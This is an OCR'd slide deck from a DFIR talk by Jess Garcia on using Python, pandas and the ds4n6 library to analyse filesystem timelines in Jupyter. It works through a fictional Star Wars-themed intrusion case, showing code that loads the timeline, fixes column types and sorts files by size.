
JESS GARCIA

@j3ssgarcia | @ds4n6_io

sans.org | one-esecurity.com | ds4n6.io



DS4N6 Premiere

DS4N6 Project Lead

+13 y - (one) eSecurity - Founder & Global DFIR Lead

+18 y - SANS - Senior Instructor

+22 y - - CybSec / DFIR Experience

JESS GARCIA

@j3ssgarcia | @ds4n6_io


jess.garcia@one-security.com

ds4n6.io

ds4n6.io | @ds4n6_io

MISSION : Bring the Force of DS & AI to ALL Forensicators

- Code: github.com/ds4n6
  - **ds4n6.py library**
- Blog
- News
- Videos
- Cheat Sheets



ABOUT THIS PRESENTATION

ds4n6.io | @ds4n6_io


- **Phase 1**  PADAWAN
  - DS Basics / Filesystem timeline
- **Phase 2**  JEDI
  - Volatility / Kansa / Plaso
- **Phase 3**  JEDI MASTER
  - Intrusion Visualization / Machine Learning

THE SANS PROMISE

(Use this today!)

HYPERJACKED CASE

ds4n6.io | @ds4n6_io



2211

2211/04/01 – 2211/05/15

HYPERJACKED CASE


ds4n6.io | @ds4n6_io

- Impact:
  - Resistance fleet infected & compromised
  - Hyperspace jumps tracked
- Goal:
  - Understand intrusion
  - Remove system access
- Response:
  - Massive investigation of every spaceship in the fleet using DS4N6


cr90-cvt-05-control-main 10.19.83.20
cr90-cvt-05-control-comms 10.19.83.21
mc85-sc-01-control-weapon 10.19.77.17
mc85-sc-01-control-comms 10.19.77.16
mc85-sc-01-control-main 10.19.77.14
mc85-sc-01-control-storage 10.19.77.15
mc85-sc-01-bridge-01 10.19.77.101
mc85-sc-01-control-hangar 10.19.77.20
mc85-sc-01-bridge-02 10.19.77.105
xwt70-sf-01 10.20.01.24
xwt70-sf-02 10.20.01.21
bwmii-tp-01 10.20.05.36
bwmii-tp-02 10.20.05.35
mc80-sc-01-control-comms 10.19.80.21
mc80-sc-01-control-main 10.19.80.20
mc80-sc-01-control-weapon 10.19.80.22
mc80-sc-01-control-hangar 10.19.80.23
gackbar
lorgana
pdameron
nnunb
rtico rtico.admin
lazslo lazslo.admin


DS4N6 @ Bird's eye

ds4n6.io | @ds4n6_io



ds4n6.io | @ds4n6_io

Meet Jupyterlab



ds4n6.io | @ds4n6_io

Let's read a filesystem timeline

```
fstl=pd.read_csv('/mnt/analysis/smt_data/summit-fstl-single_computer.csv')
```

```
fstl.info()
```

```
<class 'pandas.core.frame.DataFrame'>
RangeIndex: 1193275 entries, 0 to 1193274
Data columns (total 8 columns):
 #   Column     Non-Null Count    Dtype
---  ------     --------------    -----
 0   Date       1193275 non-null  object
 1   Size       1193275 non-null  int64
 2   Type       1193275 non-null  object
 3   Mode       1193275 non-null  object
 4   UID        1193275 non-null  int64
 5   GID        1193275 non-null  int64
 6   Meta       1193275 non-null  object
 7   File Name  1193275 non-null  object
dtypes: int64(3), object(5)
memory usage: 72.8+ MB
```

ds4n6.io | @ds4n6_io

Adjusting Data Types & Cols

```
fstl.drop(columns=['Mode','UID','GID'],inplace=True)
```

```
fstl['Date']=fstl['Date'].astype('datetime64')
```

```
fstl.dtypes
```

```
Date          datetime64[ns]
Size                   int64
Type                  object
Meta                  object
File Name             object
dtype: object
```

ds4n6.io | @ds4n6_io

ds4n6.py

Making Your Life Easy

```
dfstl=ds4n6.read_fstl(fstlf,windows=True)
```

```
host1_evt=ds4n6.read_evtx(host1_evtxf)
```

```
dfs=ds4n6.read_plaso_json(plasof_json)
```

Meet the pandas DataFrame

ds4n6.io | @ds4n6_io

```
type(fstl)
```

```
pandas.core.frame.DataFrame
```

```
fstl
```

	Date	Size	Type	Meta	File Name
0	2172-08-28 19:05:00	67	m...	101582-128-1	c:/Users/nnunb/AppData/Local/Google/Chrome/User Data/CertificateTransparency/851/manifest.json
1	2172-08-28 19:05:00	8829	m...	101639-128-4	c:/Users/nnunb/AppData/Local/Google/Chrome/User Data/CertificateTransparency/851/_metadata/verified_contents.json
2	2172-08-28 19:05:00	1441	m...	10271-128-4	c:/Users/nnunb/AppData/Local/Google/Chrome/User Data/SwReporter/32.168.200/_metadata/verified_contents.json
3	2172-08-28 19:05:00	76	m...	102899-128-1	c:/Users/nnunb/AppData/Local/Google/Chrome/User Data/SSLErrorAssistant/4/manifest.json
4	2172-08-28 19:05:00	1765	m...	102901-128-4	c:/Users/nnunb/AppData/Local/Google/Chrome/User Data/SSLErrorAssistant/4/_metadata/verified_contents.json
...	...	...	...	...	...
1193270	2211-05-04 16:16:45	93456	m.c.	164216-128-3	c:/Windows/System32/wbem/Repository/MAPPING1.MAP

ds4n6.io | @ds4n6_io

Meet the pandas Series

```
fstl['Date']
```


```
0          2172-08-28 19:05:00
1          2172-08-28 19:05:00
2          2172-08-28 19:05:00
3          2172-08-28 19:05:00
4          2172-08-28 19:05:00
                   ...
1193270    2211-05-04 16:16:45
1193271    2211-05-04 16:18:57
1193272    2211-05-04 16:18:57
1193273    2211-05-04 16:19:04
1193274    2211-05-04 16:19:31
Name: Date, Length: 1193275, dtype: datetime64[ns]
```

ds4n6.io | @ds4n6_io

Quick Win: The largest files

```
fstl['Size'].plot()
```

```
<matplotlib.axes._subplots.AxesSubplot at 0x7faf4ee5b590>
```



ds4n6.io | @ds4n6_io

Sorting Data

```
fstl.sort_values(by='Size',ascending=False).head(10)
```

	Date	Size	Type	Meta	FileName
233293	2211-04-27 12:12:05	33833349120	macb	8-128-2	c:/Windows/Temp/dump.bin
233878	2210-08-11 19:01:37	3228261592	macb	55815-128-69	c:/*Extend*/UsnJrnl:$J
1176736	2211-05-03 10:58:04	2382364672	.a.b	18592-128-0	c:/System Volume Information/{08bf868a-b118-11e8-a902-a2c6c7001600}{3808876b-c176-4e48-b7ae-04046e6cc752}
1176737	2211-05-03 10:58:04	2382364672	macb	18592-48-2	c:/System Volume Information/{08bf868a-b118-11e8-a902-a2c6c7001600}{3808876b-c176-4e48-b7ae-04046e6cc752} ($FILE_NAME)
1191314	2211-05-04 10:51:32	2382364672	m.c.	18592-128-0	c:/System Volume Information/{08bf868a-b118-11e8-a902-a2c6c7001600}{3808876b-c176-4e48-b7ae-04046e6cc752}
233886	2210-08-11 19:01:38	2080374784	...b	34-48-2	c:/pagefile.sys ($FILE_NAME)
233885	2210-08-11 19:01:38	2080374784	...b	34-128-1	c:/pagefile.sys
621507	2211-01-01 12:04:03	2080374784	.a..	34-128-1	c:/pagefile.sys
621508	2211-01-01 12:04:03	2080374784	mac.	34-48-2	c:/pagefile.sys ($FILE_NAME)
1180134	2211-05-04 10:31:07	2080374784	m.c.	34-128-1	c:/pagefile.sys

ds4n6.io | @ds4n6_io

Let's find large files

ds4n6.fstl_size_top_n

```
ds4n6.fstl_size_top_n(dfstl,20)
```

	Date	Size	FileName
233293	2211-04-27 12:12:05	33833349120	c:/Windows/Temp/dump.bin
233878	2210-08-11 19:01:37	3228261592	c:/*Extend*/UsnJrnl:$J
1176736	2211-05-03 10:58:04	2382364672	c:/System Volume Information/{08bf868a-b118-11e8-a902-a2c6c7001600}{3808876b-c176-4e48-b7ae-04046e6cc752}
1176737	2211-05-03 10:58:04	2382364672	c:/System Volume Information/{08bf868a-b118-11e8-a902-a2c6c7001600}{3808876b-c176-4e48-b7ae-04046e6cc752} ($FILE_NAME)
1191314	2211-05-04 10:51:32	2382364672	c:/System Volume Information/{08bf868a-b118-11e8-a902-a2c6c7001600}{3808876b-c176-4e48-b7ae-04046e6cc752}
233886	2210-08-11 19:01:38	2080374784	c:/pagefile.sys ($FILE_NAME)
233885	2210-08-11 19:01:38	2080374784	c:/pagefile.sys
621507	2211-01-01 12:04:03	2080374784	c:/pagefile.sys
